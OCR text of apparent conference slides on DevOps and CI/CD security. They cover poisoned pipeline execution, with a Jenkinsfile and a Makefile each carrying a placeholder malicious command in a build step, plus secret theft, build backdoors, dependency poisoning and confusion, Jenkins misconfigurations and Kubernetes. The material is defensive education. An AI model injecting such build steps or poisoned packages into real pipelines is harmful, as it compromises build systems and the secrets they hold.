
DevOps Leader

Effective prevention measures

- Enforce secret management tooling (vaults)
- Scan repositories with automated tools frequently
- Limit repositories access to technical teams
- Perform manual code review




JFrog
ANSIBLE
kibana
cicd.my-company.lan


1
Version management
Code pulling
2
Builds
Execute the build
3
Tests
Launching the tests
Orchestrator
4
SAST, SCA, ...
Triggering code review
5
Automation and configuration management
Deploy
6
Vault
Pull secrets

Poisoned Pipeline Execution

The SCM is quite often the source for the build configuration files

Meaning that any write access to a branch triggering a build on the pipeline can lead to the compromise of building nodes by files used within the building steps.


This can be done by adding malicious code within **Pipeline configuration files** *(such as JenkinsFile, Pipeline.yml, …) or* **any file run during the build/test steps**.


JenkinsFile

```
pipeline {
   agent any

   stages {
      stage('Build') {
         steps {
            echo 'Building..'
            sh "maliciouscommand"
         }
      }
      stage('Test') {
         steps {
             echo 'Testing..'
         }
      }
}
```

Makefile

```
CPP = g++
CC = gcc
[…]

.PHONY: all release clean size debug

all: debug size

clean:
rm -rf $(CLEAN)

debug: $(OBJ)
maliciouscommand
$(CC) $(DFLAGS) $(CFLAGS) $(LDFLAGS) -o debug/$(NAME) $(OBJ)

release: $(OBJ)
$(CC) $(CFLAGS) $(LDFLAGS) -o release/$(NAME) $(OBJ)
```





What can you do at that point ?

Pivot out of the pipeline

Either extract secrets from the Jenkins server or communicate with the external vault. Then use those credentials to **compromise other systems**.


Inject backdoors

Add malicious code to all build **without making them appear within the UI.**

Poison the well

By poisoning internal artifact repositories, the attacker can **ensure lasting access within the pipeline**

Dependency poisoning



Orchestrator
Feedback

Poor access management


Jenkins with sign-up enabled and "logged-in users can do anything".


Logging too much

Build log files accessible by all containing secrets.

Containers are not a boundary

Build agent running on a privileged container within the master server, allowing attacker to escalate easily.






Dependency poisoning

I want to download the **latest** version of the package « **public_package** »
I upload a malicious version of the « **public_package:2.0** »
I have version « **2.0** » available locally, let me just check the public repository
I have version « **2.0** » available


The malicious internal version of the public package will be prioritized over the remote one ⇨ **Low visibility**




Dependency confusion

I want to download the **latest** version of the package « **internal_package** »
I have version « **1.0** » available locally, let me just check the public repository
I upload a malicious version of the « **internal_package:2.0** »
I have version « **2.0** » available

The malicious remote package will be returned to the user, as the number version is the greatest ⇨ **High visibility**



Well … you said kubernetes ?



Kubernetes


When Dev meets Ops

/Kubernetes is used to deploy and manage **containered applications**

- Manage application, scheduling and recovery
- Manage config and secrets
- Manage network firewalling
- Manage IAM

/**DevOps performs the deployments** of applications and side-resources

/Kubernetes is **highly configurable**, but it is up to the cluster admins to secure it.




Poorly configured networking within cluster

